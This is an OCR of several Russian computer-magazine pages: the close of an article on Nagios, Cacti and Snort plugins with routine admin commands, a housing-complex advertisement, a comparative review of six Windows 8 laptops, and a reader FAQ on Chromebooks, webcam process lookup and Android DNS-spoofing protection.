Дистрибутив FAN (Fully Automated Nagios, fullyautomatednagios.org) позволяет быстро развернуть Nagios с дополнительными модулями. В качестве интерфейса доступны также Centreon и NagVis. На прилагаемом к журналу диске ты найдешь видеоролик, демонстрирующий основные возможности этого решения.

Очень полезная коллекция из более чем 50 плагинов (разбиты на 17 категорий) предложена проектом Monitoring Plugins (bit.ly/fxhle3). Установив ее из исходников, получим возможность проверять статус bonding-интерфейсов, состояние памяти и memcached, задания CUPS, работу Apache, DNS, MySQL, libVirt, политики SELinux, SSL-сертификаты и многое другое. Набор содержит настройки для отправки уведомлений по SMS, mail и в stdout (для отладки).

С распространением мобильных устройств нередко возникает задача их отслеживать. Для этой цели в дополнениях к Nagios можно найти нужные плагины, и выбор здесь большой — aNag, uNagi, TiNag. Самый популярный, наверное, aNag (bit.ly/1aEJTu5), позволяющий проверять состояние Android-устройств, поддерживает подключение к нескольким серверам Nagios или Icinga. Реализовано автоматическое обновление состояния, фильтрация сообщений, различные уведомления и многое другое.

Некоторые полезные дополнения не представлены в указанных репозиториях. Например, Percona также предлагает набор из 12 плагинов для расширенного мониторинга MySQL и клонов, сделанных к тому же весьма профессионально. С их помощью можно проверять задержки репликации, привилегии, отслеживать взаимоблокировки (deadlocks), процессы MySQL (достижение критического уровня), контрольные суммы таблиц, заполненность LVM-тома и многое другое. Плагины будут работать в любой *nix-системе, для более простой установки в дистрибутивах Linux разработчики предлагают репозиторий.



```
Terminal
File Edit View Search Terminal Help
user@user-machine ~ $ check_mk_agent
<<<check_mk>>>
Version: 1.1.12
AgentOS: linux
PluginsDirectory: /usr/lib/check_mk_agent/plugins
LocalDirectory: /usr/lib/check_mk_agent/local
AgentDirectory: /etc/check_mk
<<<df>>>
/dev/sda1      ext4      124602456 6185204 112178276      6% /
udev           devtmpfs     787184       4    787180      1% /dev
<<<nfsmounts>>>
<<<mounts>>>
/dev/disk/by-uuid/363a0f6a-c819-428e-9fa7-c802e6087b1e / ext4 rw,relatime,errors=remount-ro
,user_xattr,barrier=1,data=ordered 0 0
<<<ps>>>
(root,24432,2148,0.0) /sbin/init
(root,0,0,0.0) [kthreadd]
(root,0,0,0.0) [ksoftirqd/0]
(root,0,0,0.0) [kworker/u:0]
(root,0,0,0.0) [migration/0]
(root,0,0,0.0) [watchdog/0]
(root,0,0,0.0) [migration/1]
(root,0,0,0.0) [ksoftirqd/1]
(root,0,0,0.0) [watchdog/1]
(root,0,0,0.0) [cpuset]
(root,0,0,0.0) [khelper]
(root,0,0,0.0) [kdevtmpfs]
(root,0,0,0.0) [netns]
(root,0,0,0.0) [kworker/u:1]
(root,0,0,0.0) [sync_supers]
(root,0,0,0.0) [bdi-default]
```

Просмотр данных, собранных агентом Check_MK

ПЛАГИНЫ ДЛЯ CACTI

В Cacti реализована поддержка плагинов при помощи PIA (Plugin Architecture). Список основных плагинов приведен на страничке docs.cacti.net/plugins. Один из самых интересных — Wathermap — позволяет отобразить территориальное расположение филиалов с используемым оборудованием.

Также не лишним будет упомянуть различные инструменты, которые восполняют недостающие в штатном интерфейсе функции. Например, аддон NagVis (nagvis.org) визуализирует состояние узлов и сервисов, предоставляя наглядную карту (ее внешний вид мы можем выбирать самостоятельно), и при помощи гаджетов выводит различные диаграммы. Все установки производятся через веб-интерфейс, параметры устройств берутся из Nagios/MySQL. Для удобства графики NagVis можно интегрировать в интерфейс Nagios. В NagVis Exchange (exchange.nagvis.org) доступны дополнительные

```
Terminal
File  Edit  View  Search  Terminal  Help
user@user-machine ~ $ snort --daq-list
Available DAQ modules:
pcap(v3): readback live multi unpriv
ipfw(v2): live inline multi unpriv
dump(v1): readback live inline multi unpriv
afpacket(v4): live inline multi unpriv
user@user-machine ~ $
```

Просмотр списка доступных DAQ-модулей

шаблоны, карты, значки и прочие элементы, расширяющие его возможности.

Среди множества веб-интерфейсов к Nagios особо выделяется Centreon (centreon.com) — удобный, красивый, функциональный. Предусмотрена отправка уведомлений на почту или SMS. Все настройки производятся непосредственно через веб. Служебные данные Centreon хранит в MySQL, данные мониторинга — в RRD.

По умолчанию Nagios заносит информацию в файлы, специальный модуль NDO2Utils позволяет экспортировать собранные ранее и новые данные в MySQL, откуда их уже могут брать сторонние приложения, вроде NagVis и Centreon.

Создание конфигурационных файлов можно поручить NConf (nconf.sf.net) или NagiosQL (nagiosql.org), которые позволяют сделать все необходимое через веб-интерфейс. Например, NagiosQL ориентирован на предприятия любого размера, совместим с Nagios 2.x/3.x и клонами, поддерживает несколько наборов конфигураций, мощные функции импорта, возможно применение сценариев, шаблонов и переменных, информация сохраняется в MySQL.

Как вариант, утилита ScanToNag (vanheusden.com/java/ScanToNag), сканируя после запуска сеть в поисках хостов и сервисов, автоматически создает необходимые настройки.

```
$ java -jar ScanToNag.jar --range 192.168.1.0/24 ↵
  --emit-templates --timeout 50 --contacts ↵
  unix-admins --hosts-file hosts.conf ↵
  --services-file services.conf
```

СИСТЕМА ОБНАРУЖЕНИЯ АТАК SNORT

Наиболее популярна из open source сетевых систем обнаружения атак Snort, способная производить в реальном времени анализ и блокировку подозрительных IP-пакетов. Snort обнаруживает атаки, комбинируя два метода: сигнатурный и анализ протоколов. За время развития проекта к ней было разработано множество дополнений, патчей, модулей и интерфейсов, расширяющих базовые возможности. Большая часть из предложенных патчей постепенно перекочевала в основную ветку и развивается под эгидой Sourcefire.

Snort стартовала в 2000 году исключительно как IDS, не предоставляя механизмов блокировки пакетов. Поэтому, наверное, самый популярный среди плагинов — SnortSam (snortsam.net), позволяющий блокировать IP-адрес злоумышленника путем перенастройки правил пакетного фильтра. Поддерживаются IP Filter (ipf), ipfw2, Packet Filter (pf), Linux IPtables/Ebtables, некоторые роутеры Cisco и Juniper и так далее. Одна установка может перестраивать правила сразу нескольких файрволов. Поддерживается белый список, установка времени блокировки, гибкие правила, обнаружение DDoS и многое другое. Сам SnortSam состоит из двух компонентов: патча к Snort и управляющей программы. Для защиты соединения между Snort и агентом SnortSam используется шифрование TwoFish.

Альтернативой SnortSam можно считать скрипт fwsnort (cipherdyne.org/fwsnort), преобразующий правила Snort в эквивалентные для iptables (через '--hex-string'). Кроме этого, реализован патч для собственно Snort — snort_inline, позволяющий активировать функциональность IPS. Но в настоящее время проект, по сути, закрыт (последнее обновление датировано 2010 годом, для версии Snort 2.8.2), разработчики snort_inline переключились на IDS/IPS Surikata (suricata-ids.org). В целях совместимости функционал snort_inline реализован с помощью механизма DAQ в виде модуля IPQ (см. врезку). Традиционно для обновления правил используется Oinkmaster, но он не обрабатывает динамические правила (Shared Object Rules, so_rules), а потому подключать их приходится самостоятельно.



WWW

Руководство Guide to MySQL and NoSQL: bit.ly/13oZewL

Файлы HandlerSocket: bit.ly/15hYPxS

Каталоги плагинов и аддонов к Nagios: nagiosplugins.org, exchange.nagios.org, monitoringexchange.org

Сайт SnortSam: snortsam.net

```
# snort -c /etc/snort/snort.conf ↵
  --dump-dynamic-rules=/etc/snort/so_rules
Finished dumping dynamic rules.
```

Процесс обновления правил также можно полностью автоматизировать при помощи Perl-скрипта PulledPork (code.google.com/p/pulledpork).

Система, построенная на Snort, способна собирать и обрабатывать информацию с нескольких датчиков. Проблема может возникнуть, когда при превышении порога Snort будет вынужден остановить анализ трафика, пока собранные данные не будут сохранены в файл или БД. Эту проблему решают при помощи плагинов, разделяющих функции анализа и сохранения. Наиболее известен Barnyard (уже прекратил свое развитие, barnyard.sf.net) и его форк Barnyard2 (github.com/firnsy/barnyard2), получающие на вход «унифицированный» формат (unified2) и сохраняющие данные в указанном виде (поддерживается dump, CSV, syslog, отправка в ACID и Sguil). Примерно по такому же принципу работает FLoP (Fast Logging Project for Snort, geschke-online.de/FLoP) и mudpit (mudpit.sf.net). FLoP специально разработан и оптимизирован для распределенной инфраструктуры, собирает информацию на удаленных датчиках и отправляет ее на централизованный сервер для анализа (поддерживается MySQL и PostgreSQL). В отличие от Barnyard2, в котором для каждого SELECT/INSERT используется TCP/IP, что при большой нагрузке вызывает задержки, в FLoP эту функцию выполняет сокет UNIX. При достижении определенного порога опасности на email админа будет отправлено предупреждение.

НОВЫЙ МЕХАНИЗМ ЗАХВАТА ПАКЕТОВ В SNORT 2.9

В Snort 2.9 вместо прямого обращения к libpcap использован механизм DAQ (Data Acquisition Library), впервые анонсированный в 2010 году и добавляющий новый уровень абстракции. Он позволяет проще реализовать захват на разных платформах, без внесения изменений в исходный код, в итоге отпала необходимость в некоторых патчах. Сам DAQ предоставляет несколько модулей, имеющих свои функции: PCAP (захват), AFPACKET (IPS, блокировка трафика между двумя интерфейсами в Linux), NFQ (использования QUEUE для передачи пакета в userspace для анализа, Linux), IPFW (то же, что и NFQ, только работает в FreeBSD и OpenBSD), IPQ (snort_inline) и DUMP. Модули могут быть собраны как статически, так и динамически (--disable-static-daq). Для просмотра списка доступных модулей вводим команду:

```
# snort --daq-list
```

По умолчанию для захвата используется модуль PCAP, которому можно передать специфические параметры:

```
# snort --daq pcap --daq-mode passive -i eth0
```

Но при необходимости модуль по умолчанию можно изменить на этапе сборки:

```
# ./configure "CPPFLAGS=-DDEFAULT_DAQ=<type>"
```

Разработчики Snort занимаются только движком, оставляя анализ данных третьим сторонам. В результате появилось очень много скриптов и GUI, позволяющих визуально оценить информацию — BASE, Snez, OSSIM, Sguil, Snorby и другие.

ЗАКЛЮЧЕНИЕ

Современные проекты предлагают простую возможность для расширения, поэтому не всегда, чтобы решить какую-то проблему, следует бросаться в лоб и писать недостающий функционал. Как правило, все необходимое уже есть, нужно только постараться это найти. ⌶



141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48

Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41

ЖИЛОЙ КОМПЛЕКС

«МЕЩЕРИХИНСКИЕ ДВОРИКИ», Г. ЛОБНЯ



Группа компаний «Монолит» приглашает к знакомству с новыми жилыми домами в комплексе «Мещерихинские дворики» на улице Молодежной уютного подмосковного города Лобня.

До места встречи можно добраться от м. Алтуфьевская автобусом №459 или с Савеловского вокзала на пригородной электричке до ст. Лобня далее 7-10 мин. автобусом №1. Ближайшие транспортные магистрали – Дмитровское, Ленинградское шоссе.

В жилом комплексе «Мещерихинские дворики» вас ждут два прекрасных 17-этажных двухподъездных дома под номерами 14а и 14Б. Это – надежные монолитно-кирпичные здания, оснащенные всем необходимым для жизни, в том числе грузовым и пассажирским лифтами.

Здесь вы сможете выбрать для себя светлые и просторные квартиры современной планировки – одно, двух и трехкомнатные. В квартирах предусмотрены пластиковые стеклопакеты, радиаторы с терморегуляторами, электроразводка, застекленные лоджии и т.д.

Для любителей прогулок организована зона отдых, украшенная декоративными кустарниками и деревьями, благоустроенная игровая площадка для детей, а для автомобилистов – стоянка. Молодых родителей порадует новый детский сад в шаговой доступности.

Группа компаний «Монолит» надеется, что после первой же встречи с новой квартирой, у Вас возникнет с ней взаимная симпатия и долгие надежные отношения.

Условия приобретения квартир: рассрочка платежа, ипотека, взаимозачёт Вашей старой квартиры на Вашу новую. Возможны скидки при условии 100% оплаты и использовании ипотечного кредита.

ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР
(«МОНОЛИТ НЕДВИЖИМОСТЬ»)

(495) 739-93-93, 967-65-57

Г. МОСКВА, УЛ. БАУМАНСКАЯ, ДОМ 33/2, СТР. 1

ГРУППА КОМПАНИЙ «МОНОЛИТ» – ОДНО ИЗ КРУПНЕЙШИХ ПРЕДПРИЯТИЙ-ЛИДЕРОВ МОСКОВСКОЙ ОБЛАСТИ, ДЕЙСТВУЮЩИХ НА СТРОИТЕЛЬНОМ РЫНКЕ С 1989 ГОДА. ОСНОВНЫМ НАПРАВЛЕНИЕМ ДЕЯТЕЛЬНОСТИ ГРУППЫ КОМПАНИЙ «МОНОЛИТ» ЯВЛЯЕТСЯ ВОЗВЕДЕНИЕ ЖИЛЫХ ЗДАНИЙ И ОБЪЕКТОВ СОЦИАЛЬНОГО НАЗНАЧЕНИЯ ПО ИНДИВИДУАЛЬНЫМ ПРОЕКТАМ. В ОСНОВЕ ЛЕЖИТ ТЕХНОЛОГИЯ МОНОЛИТНОГО ДОМОСТРОЕНИЯ.

С подробными схемами планировок квартир и проектной декларацией можно ознакомиться на сайте www.gk-monolit.ru или в офисе компании «Монолит недвижимость»

Группа «Монолит» активно работает с ведущими банками по программам ипотечного кредитования. Особое внимание уделяется правовой защищенности клиентов, приобретателей жилья и нежилых помещений.

ИПОТЕКА

Город Лобня расположен в лесопарковой зоне Подмосковья, в ближайшем окружении имеются живописные озера и пруды. Недалеко от Лобни – ансамбль бывшей усадьбы Марфино, несколько центров русских народных промылов. Культурная жизнь города сосредоточена в основном в Культурно-досуговом центре «Чайка» и парке Культуры и Отдыха, есть театры и музеи, художественная галлерея. Для любителей спорта – два бассейна, ледовый каток, Дворец спорта «Лобня».



ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ
(ООО «МОНОЛИТ АРЕНДА»)

(985) 727-57-62

РЕДАКЦИЯ ВЫРАЖАЕТ БЛАГОДАРНОСТЬ КОМПАНИЯМ ASUSTEK COMPUTER INC., DELL, HP, IRU, MSI, SAMSUNG, SONY, TOSHIBA ЗА ПРЕДОСТАВЛЕННОЕ ДЛЯ ТЕСТИРОВАНИЯ ОБОРУДОВАНИЕ

РАБОЧИЕ ЛОШАДКИ



Алексей Шуваев

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

- ASUS S300CA
- Dell Inspiron 5523
- HP ENVY 4-1161er
- Samsung 470R4E
- Sony VAIO SVT1312Z1RS
- Toshiba Satellite L950D-DBS

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ НОУТБУКОВ СРЕДНЕЙ ЦЕНОВОЙ КАТЕГОРИИ НА БАЗЕ WINDOWS 8

Повальное внедрение планшетов заставило рынок ноутбуков проснуться, дабы сделать качественный скачок, — этот год определенно можно считать годом лэптопов с сенсорными экранами. Они были доступны и ранее, но новые процессоры, новая ОС Windows 8 и повышенное внимание к теме наконец экономически (и логически) оправдали сенсорные ноутбуки. Результат — россыпь устройств, часть из которых мы столкнули лбами в тесте.

МЕТОДИКА ТЕСТИРОВАНИЯ

Так как тестовые компьютеры во многом должны будут выполнять мультимедийные задачи, то и методика тестирования будет опираться на мультимедийные тесты. К примеру, мы воспользовались бенчмарками PCMark 7 и 3DMark Vantage. Для измерения температуры процессора, жесткого диска, чипа видеоадаптера и центрального процессора мы воспользовались утилитами AIDA64, FurMark и LinX. Для оценки производительности при работе в интернете мы использовали браузерные бенчмарки FishIE Tank (на 1000 объектов), Flash Benchmark '08, Peacekeeper и Canvas Performance test — разрешение 1920 × 1080 точек. Для проверки производительности процессора запускался бенчмарк кодирования видео x264 HD Benchmark 4.0 в два прохода. Для проверки игровых возможностей компьютеров мы использовали бенчмарк на базе игры Street Fighter IV.



ASUS VIVOBOOK S300CA



сенсорный экран
длительное время автономной работы
хороший дизайн и сборка



для увеличения производительности неплохо бы установить SSD
всего один 3,5-мм jack

Это один из самых тонких лэптопов в тесте, который показал очень неплохие результаты. Благодаря клинообразной форме корпуса, сужающегося с «кормы», ASUS VivoBook S300CA отчасти напоминает небезызвестный яблочный ноутбук. Нельзя не отметить крайне тонкий корпус и отличное качество сборки всех элементов: никакого скрипа, перегибов или продавливания пластика — все легко, просто и надежно. Если потребуется подключить проектор или внешний монитор, то можно воспользоваться портами D-Sub или HDMI. Любители сетевого общения могут остаться недовольны, так как на боку расположен всего один разъем для подключения наушников или гарнитуры — включить сразу наушники и микрофон не получится, поэтому придется пользоваться встроенными колонками или микрофоном для общения.

Несмотря на процессор семейства Core i3, он неплохо справлялся с поставленными задачами. Но стоит отметить, что существуют модели с процессорами вплоть до Core i7. Тем приятнее было увидеть в результатах теста автономной работы напротив VivoBook S300CA самый лучший результат — более двух с половиной часов от одного заряда батареи. Если посмотреть на начинку, то модель вполне отражает свои возможности: длительное время работы, производительность, достаточная для большинства пользователей, небольшие габариты и сенсорный дисплей.

Управление жестами однозначно приятнее касаний тачпада, но для опрятности стоит запастись платочком из микрофибры.

Что примечательно, модные облачные технологии затронули и этот ноутбук. Каждый владелец девайса вправе рассчитывать на 32 Гб пространства в фирменном облаке ASUS WebStorage. Бесплатный доступ возможен с любого устройства в течение трех лет, а далее за сервис придется платить.



DELL INSPIRON 15Z 5523



сенсорный дисплей
встроенный оптический привод
дискретный видеоадаптер



маленькое разрешение дисплея

Именитый американский производитель не остался в стороне и представил на наш с тобой суд реально компактный ультрабук. При этом отметим наличие оптического привода. Расположен он справа, а кнопка открытия смонтирована так близко к нижнему краю, что иной раз придется приподнимать ноутбук для ее нажатия.

Компактный ноут имеет разрешение 720p, что несколько ниже, чем у всех конкурентов, при этом картинка остается четкой и приятной.

В нашем образце был установлен производительный процессор Core i5-3317U, 6 Гб оперативки с возможностью расширения до 16 Гб при установке двух модулей и жесткий диск на 500 Гб. Приятно, что установлен модуль SSD, который заметно ускоряет работу в режиме кеширования. Количество интерфейсов невелико, отчасти оттого, что место занимает оптический привод, отчасти потому, что ультрабук — это все же не мультимедийная станция. Но надо отметить, что этот лэптоп, в отличие от конкурентов, наделен дискретным видеоадаптером, пусть и не самым современным, но позволяющим поиграть во многие игры. Это становится заметно во время игровых тестов: система вентиляции работает безостановочно, но при этом не слишком шумно. Теплый воздух выдувается с левого торца устройства, через небольшое по площади вентиляционное окно.

Dell Inspiron 15Z 5523 оснащен неплохой акустикой, которая создаст подходящую атмосферу при просмотре кино. Как и предыдущая модель, этот ноутбук оборудован только одним аудиоразъемом, поэтому для общения надо будет воспользоваться встроенным микрофоном или динамиками. Тачпад с раздельными кнопками удобен для управления, а при его отключении загорается специальный светодиод. Примечательно, что существуют модификации с подсвечиваемой клавиатурой. Но у нас, в отличие от Запада, продают готовые комплектации без возможности выбора опций.





HP ENVY 4-1161ER

+

сенсорный дисплей
хорошая акустика
быстрая работа
подсветка кнопок



тачпад не всегда срабатывает на нажатия
сильный нагрев

HP уже очень давно на рынке ноутбуков. И потому точно знает, что нужно предложить покупателю. Компактный четырнадцатидюймовый ультрабук с сенсорным экраном — золотая середина и отличная диагональ для сенсорного экрана.

Начнем с того, что ультрабук оснащен сенсорным экраном и работать с ним довольно просто. Но еще привлекает внимание большой бесконочный тачпад. Двойным тапом по специальной области можно его отключить. К слову, тачпад не всегда срабатывал на прикосновения пальцев, а иногда при ведении курсора переставал чувствовать нажатие. Шустрый процессор с низким энергопотреблением, много памяти, эталонная «смесь» из традиционного жесткого диска и твердотельного накопителя — быстро, надежно и достаточно емко. Такой мобильный компьютер рассчитан на длительную комфортную работу, серфинг в Сети или просмотр фильмов, поэтому в него не стали встраивать дискретный видеоадаптер, а встроенного видеоядра вполне хватит для всех перечисленных задач.

Помимо указанных возможностей, ультрабук оснащен специальной акустикой от Beats Audio, которая включает пару динамиков и сабвуфер. Сложно назвать это серьезной акустикой, но по сравнению с конкурентами звук действительно приятно удивляет при просмотре фильмов — а от баса даже чувствуется небольшая вибрация, если держать руки на столешнице во время сцен с низкочастотными ударами.

Дело в том, что колонки выведены на верхнюю панель, а динамик направлен вниз — в стол, что должно неплохо сыграть, если стол будет деревянным и начнет немного резонировать, но не дребезжать. Работать можно одинаково комфортно как при свете дня, так и в полной темноте, ведь клавиатура этого ультрабука наделена подсветкой. Что ж, впечатления от ультрабука достаточно приятные, лишь немного расстроил тачпад, который отзывался на касания пальцев довольно своеобразно.

SAMSUNG 470R4E



длительное время автономной работы
малый вес
6 Гб ОЗУ



отсутствие сенсорного дисплея
для увеличения производительности неплохо бы добавить SSD

С компактными ноутбуками, как с автомобилями, наблюдается некоторая закономерность: при определенном типе «кузова», как ни старайся, дизайн будет одинаков. Различия заключаются лишь в мелочах. Так и в компактных ноутбуках разброс совсем небольшой: компактная система охлаждения, экран до 14 дюймов, небольшая батарея, производительный процессор со встроенной графикой. Тем не менее компания Samsung выпустила довольно интересный ноутбук, пусть и не с сенсорным, но все равно хорошим экраном.

О мелочах: к примеру, кнопка включения Samsung 470R4E выполнена в виде выпуклого значка Power — необычно, элегантно, надежно. В целом Samsung 470R4E имеет лаконичный дизайн. Клавиатура островкового типа привычна большинству пользователей ноутбуков. Отзывчивый тачпад имеет пару механических кнопок.

В систему инсталлирован не самый шустрый процессор Intel Pentium 997. «Камень» имеет два физических ядра, Hyper-Threading нет. Встроенной оперативной памяти в нашем экземпляре было установлено 6 Гб, в топовом конфиге 8 Гб. Накопитель Samsung 470R4E «увесистее», чем у большинства конкурентов, — 750 Гб.

Тем важнее автономность ноутбука — а в этом тесте он занял второе место с результатом работы 2,5 часа от батареи. Приятно, что система охлаждения выведена на заднюю сторону, а не вбок, как это сделано у большинства мобильных компьютеров.

В остальном Samsung 470R4E можно назвать самой что ни на есть рабочей лошадкой, которая будет перемещаться вместе с тобой и радовать тебя стабильной работой. Вес и довольно скромные габариты как раз предполагают частые путешествия такого лэптопа.





SONY SVT1312Z1RS

отличная эргономика
сенсорный дисплей



высокая стоимость
мало USB

С японским упорством и верностью традициям Sony продолжает продвигать свое видение качества и удобства. Ноутбуки компании Sony отражают гармоничные отношения инженеров и дизайнеров. И это не реклама — производитель действительно оттачивает каждую модель почти до совершенства. Казалось бы, прямоугольные грани на самом деле оказываются совсем не жесткими, а скругленными. Корпус из магниевого сплава оказался очень легким, но при этом достаточно прочным и при нажатии не продавливается, как пластик. Следы от пальцев на нем практически не остаются, а удаляются одним движением чистящей салфетки. Лэптоп при размере экрана 13,3 дюйма имеет вес немногим больше полутора килограммов, что является неплохим достижением. Встроенное железо рассчитано на довольно серьезные нагрузки, как вычислительные, так и физические, — твердотельный накопитель не жалуясь перенесет прыжок ноутбука на кровать. Кроме того, загрузка с таким накопителем происходит в считаные секунды, а при выходе из режима сна можно не успеть моргнуть, как компьютер будет готов к работе. Большое количество интерфейсов позволит организовать в пути миниатюрный офис. Но вот странную любовь инженеров располагать довольно близко порты USB сложно объяснить: при установке в один из портов USB-флешки во второй можно будет воткнуть разве что кабель удлинителя. Кроме того, на борту присутствуют лишь два универсальных порта: второй и третьей ревизии — это как минимум на один порт меньше, чем у конкурентов.

Надо отметить, что удобство пользования достигается и дополнительными традиционными тремя кнопками, которые вызывают настройки, ассистента и произвольную программу. Что касается результатов тестирования, то производительный процессор в большинстве бенчмарков вывел ультрабук в стан победителей, а отсутствие дискретного видеоадаптера не понравится лишь любителям игр. Впрочем, такие ноутбуки созданы не для этого.

TOSHIBA SATELLITE L950D-DBS



производительное видеоядро
оптический привод
низкая стоимость



отсутствует сенсорный экран
слабый процессор

Процессор с низким энергопотреблением и видеоядром AMD Radeon HD 7500G вполне способен продемонстрировать игровую графику при достаточно длительном времени автономной работы. Удивительно, что при всей технологичности начинки экран не сенсорный.

Производитель сумел разместить в компактном эргономичном корпусе DVD-привод. Правда, вырос немного вес самого устройства, но это не критично. Кроме того, среди сетевых адаптеров мы обнаружили Bluetooth ревизии 4.0, что довольно интересно, так как скорость передачи по этому стандарту может достигать 1 Мбит/с, но не это главное, а возможность поддерживать соединение на расстоянии до 100 метров и улучшенный режим энергосбережения.

Клавиатура островкового типа имеет стандартные размеры, но благодаря расположению близко к краю корпуса удалось разместить еще и цифровой блок клавиш справа. Кнопки со стрелками получились маленькими, и к этому придется привыкнуть. Кроме клавиатуры и кнопки включения, на лицевой панели больше нет никаких клавиш — дополнительные функции подвешены на функциональный ряд с использованием клавиши <Fn>. Тачпад смещен влево относительно центра, что будет удобно левшам, но не правшам. Еще лучше пользоваться мышью с поддержкой Bluetooth — не придется устанавливать дополнительный адаптер и занимать драгоценный порт USB. На боковой панели нашлось место сразу для разъемов подключения микрофона и наушников, поэтому сетевые баталии с голосовыми чатами пройдут с полным комфортом.

По результатам проведенных тестов заметно, насколько процессоры от AMD уступают процессорам Intel, но разве это помешает истинным фанатам компании и любителям технологичных штучек, тем более когда цена на устройство так приятно радует глаз и позволяет получить игровой ультрабук менее чем за 20 тысяч рублей?

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ






	01 ASUS VivoBook S300CA	02 Dell Inspiron 15Z 5523	03 HP ENVY 4-1161er
ОС:	Windows 8 Professional x64	Windows 8 Professional x64	Windows 8 Professional x64
Экран:	13,3", 1366 × 768	13,3", 1280 × 720	14", 1366 × 768
Процессор:	Intel Core i3-3217U, 1,8 ГГц	Intel Core i5-3317U, 1,7 ГГц	Intel Core i5-3317U, 1,7 ГГц
ОЗУ:	4 Гб	6 Гб	6 Гб
Накопители:	500 Гб HDD, SATA (5400 об/мин)	500 Гб HDD SATA (5400 об/мин), 32 Гб mSATA SSD	500 Гб HDD SATA (5400 об/мин), 32 Гб mSATA SSD
Видеоадаптер:	Intel HD 4000	NVIDIA GeForce GT 630M (2 Гб)	Intel HD 4000
Интерфейсы:	1 × HDMI, 1 × audio out, 1 × USB 3.0, 2 × USB 2.0, 1 × RJ-45, 1 × кардридер	1 × HDMI, 1 × audio out, 4 × USB 3.0, 1 × RJ-45, 1 × кардридер	1 × HDMI, 1 × audio out, 1 × mic, 1 × USB 2.0, 2 × USB 3.0, 1 × RJ-45, 1 × кардридер
Дополнительно:	сенсорный дисплей	2 динамика Skullcandy с поддержкой технологии Waves MaxxAudio 4, сенсорный дисплей, DVD-привод	технология Beats Audio, 2 динамика и сабвуфер HP Triple Bass Reflex, сенсорный дисплей
Габариты:	339 × 239 × 21 мм	347 × 240 × 21 мм	342 × 237 × 23 мм
Вес:	1,8 кг	1,87 кг	2,17 кг







	04 Samsung 470R4E	05 Sony SVT1312Z1RS	06 Toshiba Satellite L950D-DBS
ОС:	Windows 8 Professional x64	Windows 8 Pro x64	Windows 8 x64
Экран:	14", 1366 × 768	13,3", 1366 × 768	15,6", 1366 × 768
Процессор:	Intel Pentium 997, 1,6 ГГц	Intel Core i7-3517U, 1,9 ГГц	AMD A6-4455M, 2,1 ГГц
ОЗУ:	6 Гб	4 Гб	4 Гб
Накопители:	750 Гб HDD SATA	128 Гб SSD SATA	500 Гб SATA (5400 об/мин)
Видеоадаптер:	Intel HD 4000	Intel HD 4000	AMD Radeon HD 7500G (2 Гб)
Интерфейсы:	1 × HDMI, 1 × D-Sub, 1 × audio out, 2 × USB 2.0, 1 × USB 3.0, 1 × RJ-45, 1 × кардридер	1 × HDMI, 1 × D-Sub, 1 × audio out, 1 × USB 2.0, 1 × USB 3.0,1 × RJ-45, 1 × кардридер	1 × HDMI, 1 × D-Sub, 1 × mic, 1 × headphones, 2 × USB 3.0, 1 × USB 3.0, 1 × RJ-45
Дополнительно:	-	сенсорный дисплей	DVD-привод
Габариты:	337 × 230 × 23 мм	323 × 226 × 19 мм	380 × 262 × 25 мм
Вес:	1,81 кг	1,66 кг	2,2 кг

ВЫВОДЫ

Итак, после изучения всех семплов можно сказать, что ноутбуки на базе Windows 8 выглядят неплохо. И пусть пока интерфейс не так привычен и не все модели оснащены сенсорной панелью, внедрение можно признать состоявшимся. Ультрабуки, балансируя на грани между планшетами и ноутбуками, неплохо справляются со своими задачами, но им все так же не хватает времени автономной работы, хотя современные процессоры позволяют получить достойную производительность при малых габаритах. По результатам тестов ноутбуку HP ENVY 4-1161er было присуждено звание «Выбор редакции» за гармоничное сочетание всех качеств. Стоит отметить не самую корректную работу тачпада, но вряд ли ты будешь постоянно им пользоваться. «Лучшую покупку» получает лэптоп ASUS S300CA, который продемонстрировал достойные результаты в тестах и порадовал своим дизайном. ⌶




3
1
2
в iPad
Реклама



FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU



Роман Гоций
gotsijroman@gmail.com

Q Возможно ли и если да, то как в Chrome OS на Chromebook'е за'chroot'ить, например, Ubuntu?

A Провернуть такое можно. Специально для этой цели dnschneid с GitHub разработал приложение crouton (github.com/dnschneid/crouton). Но для того чтобы воспользоваться этой утилитой, нужно перевести Chromebook в режим разработчика, который сам по себе небезопасен для пользовательских данных. Впрочем, в readme.txt проекта на гитхабе все нюансы достаточно подробно расписаны.

Q Как в Windows узнать, каким процессом занята веб-камера?

A Для начала найди в диспетчере устройств свою веб-камеру и на вкладке «Детали» узнай идентификаторы производителя (VID) и устройства (PID). После этого можно воспользоваться утилитой от Марка Руссиновича под названием Process Explorer. Для этого выполни в приложении поиск дескриптора (Find → Find Handle or DLL) по такой строке:

```
#vid_0000&pid_0000
```

где вместо нулей подставь соответствующие значения VID и PID. Хотя часто, чтобы обнаружить нужный процесс, достаточно произвести поиск просто по строке #vid.

Q Как можно защитить свой Android-девайс от DNS spoofing атак?

A Большинство DNS spoofing атак является следствием ARP spoofing атак. Так что первым делом нужно защититься от техник, основанных на использовании недостатков протокола ARP. В этом нам поможет программка DroidSheep Guard (bit.ly/DroidGuard) от создателя небезызвестного угонщика сессий DroidSheep. Но это еще не гарантия того, что DNS spoofing тебя не затронет. Думаю, ты слышал про DNSCrypt (dnscrypt.org) — приложение от OpenDNS, которое шифрует DNS-трафик. Так вот, с недавнего времени DNSCrypt доступен и под Android. Установка и использование приложения ничем не отличается от его установки на Linux, но для этого тебе нужен рутованный девайс, BusyBox под Android (bit.ly/AndrBusyB) и любой терминал (я использую Android Terminal Emulator — bit.ly/TermEmulator). Инструкции по установке найдешь на странице проекта.

```
*Python Shell*
File Edit Shell Debug Options Windows Help
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v.160
0 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> from myrange import myrange
>>> g = {i : pow( pow(2,20),i) % 1787 for i in myrange(500000)}
##################################################
##################################
```

Текстовый прогрессбар в IDLE

